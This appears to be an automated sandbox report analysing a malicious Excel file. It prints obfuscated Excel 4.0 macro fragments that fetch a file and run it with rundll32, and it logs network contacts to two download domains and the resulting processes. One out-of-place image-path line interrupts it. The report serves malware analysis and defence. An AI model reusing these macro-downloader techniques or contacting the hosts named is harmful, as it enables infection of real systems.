2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

Network Port Distribution

Total Packets: 57

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 05:24:41.351135015 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.518717051 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.518835068 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.519984961 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.687397003 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.690928936 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.690951109 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.690959930 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.691028118 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.691065073 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.705142975 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.873081923 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:41.873156071 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:41.874222040 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:42.082297087 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:42.566852093 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:42.566989899 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:42.567091942 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:42.567146063 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:42.569273949 CEST	49708	443	192.168.2.3	108.167.180.130
May 13, 2021 05:24:42.638632059 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:42.739670992 CEST	443	49708	108.167.180.130	192.168.2.3
May 13, 2021 05:24:42.817888975 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:42.818036079 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:42.818865061 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:42.997399092 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.000449896 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.000477076 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.000492096 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.000597954 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.000680923 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.013367891 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.192867994 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.193077087 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.194691896 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.403906107 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.587879896 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.588022947 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.588069916 CEST	443	49711	208.91.198.131	192.168.2.3
May 13, 2021 05:24:43.588128090 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.588571072 CEST	49711	443	192.168.2.3	208.91.198.131
May 13, 2021 05:24:43.758317947 CEST	443	49711	208.91.198.131	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 05:24:21.470248938 CEST	53	51281	8.8.8.8	192.168.2.3
May 13, 2021 05:24:21.488914013 CEST	53	49199	8.8.8.8	192.168.2.3
May 13, 2021 05:24:21.625926018 CEST	50620	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:21.677519083 CEST	53	50620	8.8.8.8	192.168.2.3
May 13, 2021 05:24:22.823508024 CEST	64938	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:22.876821041 CEST	53	64938	8.8.8.8	192.168.2.3
May 13, 2021 05:24:26.279794931 CEST	60152	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:26.331346035 CEST	53	60152	8.8.8.8	192.168.2.3
May 13, 2021 05:24:27.500783920 CEST	57544	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:27.552510977 CEST	53	57544	8.8.8.8	192.168.2.3
May 13, 2021 05:24:27.705199957 CEST	55984	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:27.766937971 CEST	53	55984	8.8.8.8	192.168.2.3
May 13, 2021 05:24:34.689527035 CEST	64185	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:34.748142958 CEST	53	64185	8.8.8.8	192.168.2.3
May 13, 2021 05:24:36.056982040 CEST	65110	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:36.147391081 CEST	53	65110	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 05:24:36.740091085 CEST	58361	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:36.812179089 CEST	53	58361	8.8.8.8	192.168.2.3
May 13, 2021 05:24:37.743132114 CEST	58361	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:37.800434113 CEST	53	58361	8.8.8.8	192.168.2.3
May 13, 2021 05:24:37.997968912 CEST	63492	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:38.046592951 CEST	53	63492	8.8.8.8	192.168.2.3
May 13, 2021 05:24:38.758070946 CEST	58361	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:38.846163988 CEST	53	58361	8.8.8.8	192.168.2.3
May 13, 2021 05:24:40.774540901 CEST	58361	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:40.831644058 CEST	53	58361	8.8.8.8	192.168.2.3
May 13, 2021 05:24:41.294300079 CEST	60831	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:41.345530987 CEST	53	60831	8.8.8.8	192.168.2.3
May 13, 2021 05:24:41.487526894 CEST	60100	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:41.544605017 CEST	53	60100	8.8.8.8	192.168.2.3
May 13, 2021 05:24:42.526940107 CEST	53195	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:42.579583883 CEST	53	53195	8.8.8.8	192.168.2.3
May 13, 2021 05:24:42.587071896 CEST	50141	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:42.635884047 CEST	53	50141	8.8.8.8	192.168.2.3
May 13, 2021 05:24:43.553649902 CEST	53023	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:43.602602959 CEST	53	53023	8.8.8.8	192.168.2.3
May 13, 2021 05:24:44.807024956 CEST	58361	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:44.855794907 CEST	53	58361	8.8.8.8	192.168.2.3
May 13, 2021 05:24:48.298907042 CEST	49563	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:48.347781897 CEST	53	49563	8.8.8.8	192.168.2.3
May 13, 2021 05:24:50.789319038 CEST	51352	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:50.838176012 CEST	53	51352	8.8.8.8	192.168.2.3
May 13, 2021 05:24:51.866373062 CEST	59349	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:51.915201902 CEST	53	59349	8.8.8.8	192.168.2.3
May 13, 2021 05:24:52.783878088 CEST	57084	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:52.840954065 CEST	53	57084	8.8.8.8	192.168.2.3
May 13, 2021 05:24:54.343534946 CEST	58823	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:54.392460108 CEST	53	58823	8.8.8.8	192.168.2.3
May 13, 2021 05:24:55.252343893 CEST	57568	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:55.303812027 CEST	53	57568	8.8.8.8	192.168.2.3
May 13, 2021 05:24:56.715128899 CEST	50540	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:56.763942957 CEST	53	50540	8.8.8.8	192.168.2.3
May 13, 2021 05:24:56.939326048 CEST	54366	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:57.000056028 CEST	53	54366	8.8.8.8	192.168.2.3
May 13, 2021 05:24:57.646291971 CEST	53034	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:57.694868088 CEST	53	53034	8.8.8.8	192.168.2.3
May 13, 2021 05:24:58.594360113 CEST	57762	53	192.168.2.3	8.8.8.8
May 13, 2021 05:24:58.643157959 CEST	53	57762	8.8.8.8	192.168.2.3
May 13, 2021 05:25:02.685854912 CEST	55435	53	192.168.2.3	8.8.8.8
May 13, 2021 05:25:02.743011951 CEST	53	55435	8.8.8.8	192.168.2.3
May 13, 2021 05:25:16.822551966 CEST	50713	53	192.168.2.3	8.8.8.8
May 13, 2021 05:25:16.879502058 CEST	53	50713	8.8.8.8	192.168.2.3
May 13, 2021 05:25:27.006819010 CEST	56132	53	192.168.2.3	8.8.8.8
May 13, 2021 05:25:27.066426992 CEST	53	56132	8.8.8.8	192.168.2.3
May 13, 2021 05:26:01.198514938 CEST	58987	53	192.168.2.3	8.8.8.8
May 13, 2021 05:26:01.277051926 CEST	53	58987	8.8.8.8	192.168.2.3
May 13, 2021 05:26:04.677290916 CEST	56579	53	192.168.2.3	8.8.8.8
May 13, 2021 05:26:04.735966921 CEST	53	56579	8.8.8.8	192.168.2.3
May 13, 2021 05:26:11.749826908 CEST	60633	53	192.168.2.3	8.8.8.8
May 13, 2021 05:26:11.808619022 CEST	53	60633	8.8.8.8	192.168.2.3
May 13, 2021 05:26:33.329333067 CEST	61292	53	192.168.2.3	8.8.8.8
May 13, 2021 05:26:33.394056082 CEST	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2021 05:24:41.294300079 CEST	192.168.2.3	8.8.8.8	0x300	Standard query (0)	stateofthe artacademy .com.br	A (IP address)	IN (0x0001)
May 13, 2021 05:24:42.587071896 CEST	192.168.2.3	8.8.8.8	0x6e29	Standard query (0)	dsafarm.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2021 05:24:41.345530987 CEST	8.8.8.8	192.168.2.3	0x300	No error (0)	stateofthe artacademy .com.br		108.167.180.130	A (IP address)	IN (0x0001)
May 13, 2021 05:24:42.635884047 CEST	8.8.8.8	192.168.2.3	0x6e29	No error (0)	dsafarm.com		208.91.198.131	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 13, 2021 05:24:41.690959930 CEST	108.167.180.130	443	192.168.2.3	49708	CN=cpcontacts.stateoftheartacademy.com.br CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Feb 16 13:37:39 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon May 17 14:37:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 13, 2021 05:24:43.000492096 CEST	208.91.198.131	443	192.168.2.3	49711	CN=autodiscover.premieregroup.co.in CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 29 13:33:30 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jul 28 13:33:30 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1124 Parent PID: 792

General

Start time:	05:24:33
Start date:	13/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1370000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18FF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6EC32E66.tmp	success or wait	1	14E495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\23D1C015.tmp	success or wait	1	14E495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13E20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	13E211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	13E213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	13E213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6236 Parent PID: 1124

General

Start time:	05:24:42
Start date:	13/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0xcf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6276 Parent PID: 1124

General

Start time:	05:24:43
Start date:	13/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0xcf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis